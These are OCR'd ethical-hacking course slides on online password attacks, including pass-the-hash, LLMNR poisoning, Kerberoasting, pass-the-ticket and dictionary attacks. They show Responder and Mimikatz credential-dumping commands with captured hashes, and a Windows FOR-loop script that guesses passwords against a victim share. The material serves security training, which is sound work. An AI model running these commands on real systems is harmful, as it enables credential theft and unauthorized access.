
Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker


1
Attacker infects victim's local PC with Trojan/spyware/keylogger
2
Victim logs on to the domain server with his/her credentials
3
Trojan/spyware/keylogger sends login credentials to attacker
4
Attacker gains access to domain server
Attacker
Victim
Domain Server


Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack

- A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on **domain admin account hash**
- The attacker uses the extracted hash to log on to the **domain controller**



Logged-on hashes are stored in the SAM file
Compromises server using a local/remote exploit
User logs on
1
2
3
Extracts a logged-on domain admin account hash
User Server (Domain Controller)
4
Inject a compromised hash into a local session
User Computer
Attacker

Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**


User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
Host 1
Host 2
Host 3
User sends incorrect host name – \\DtaServr
1
2
\\DtaServr – NOT FOUND
3
Data Server
User
Attacker responds saying that he knows \\DtaServr, accepts NTLMv2 hash and then sends an ERROR MSG
4
Attacker

LLMNR/NBT-NS Spoofing Tool: Responder


ubuntu@ubuntu: ~/Responder
ubuntu@ubuntu: ~/Responder


```
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens33

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
```

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name RDDN-035
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name RDDN-035 (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name RDDN-035.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name RDDN-035
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name WORKGROUP (service: Domain Master Brows
er)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.1 for name WINDOWS10 (service: Workstation/Redirect
or)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[SMB] NTLMv2-SSP Client   : 10.10.10.10
[SMB] NTLMv2-SSP Username : WINDOWS10\Jason
[SMB] NTLMv2-SSP Hash     : Jason::WINDOWS10:1122334455667788:FE200AC4180528F9840168AB5B36C934:01
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] Skipping previously captured hash for WINDOWS10\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: Workstation/Redirec
tor)
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
```

https://github.com

Active Online Attacks: Internal Monologue Attack


- Attackers perform an internal monologue attack using **SSPI** (Security Support Provider Interface) from a user-mode application, where a local procedure call to the **NTLM authentication package** is invoked to calculate the **NetNTLM response** in the context of the logged-on user


5
Crack the NTLM hash using rainbow tables
Attacker
1 Disable the security controls of NetNTLMv1
2 Extract all the non-network logon tokens from all the active processes
3 Interact with NTLM SSP locally to obtain NetNTLMv1 response
4 Restore the security controls of NetNTLMv1
Server
6
Use the cracked hashes to gain system-level access
Client

Active Online Attacks: Cracking Kerberos Password


AS-REP Roasting (Cracking TGT)

- Attackers request a TGT from the **KDC** in the form of the an **AS-REQ packet** and crack the ticket to obtain the user's password


Domain Controller/ KDC
1
Discover user account with pre-authentication disabled
2
Request TGT
3
Receive TGT
Attacker
4
Crack TGT, obtain password to access service
Application Server

Kerberoasting (Cracking TGS)

- Attackers request a TGS for the **SPN** of the **target service account** and crack the ticket to obtain the user's password



Domain Controller/ KDC
1
Request TGT
2
Receive TGT
3
Request TGS
4
Receive TGS
Attacker
5
Crack TGT, obtain password to access service
Application Server

Active Online Attacks: Pass the Ticket Attack

- Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**
- The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory



```
  .#####.   mimikatz 2.2.0 (x64) #17763 Apr  10 2019 00:55
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 234764 (00000000:0002dde6)
Session           : Interactive from 2
User Name         : user
Domain            : test-PC-x64
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : test-PC-x64
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : user
         * Domain   : test-PC-x64
         * Password : t3stus3r
...
```

https://github.com

Active Online Attacks

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.

  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."

- **Syllable Attack**

  Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.

- **Password Guessing**

  Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

  The following are the steps involved in password guessing:

  - Find a valid user
  - Create a list of possible passwords
  - Rank passwords from high to low probability
  - Key in each password, until the correct password is discovered

  Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop, or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

  Manual Password-Cracking Algorithm

  In its simplest form, this algorithm can automate password guessing using a simple FOR loop. In the example that follows, an attacker creates a simple text file with usernames and passwords and iterates them using the FOR loop.

  The main FOR loop can extract the usernames and passwords from the text file, which serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

  Type the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```


The outfile.txt file contains the correct username and password, if the username and password in credentials.txt are correct. An attacker can establish an open session with the victim server using his/her system.

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

- *http://open-sez.me*
- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*



Open Sez Me! :: Passwords

5919 Default Passwords for thousands of systems from 777 vendors!
Last Updated: 7/6/2018 10:54:17 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Amptron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
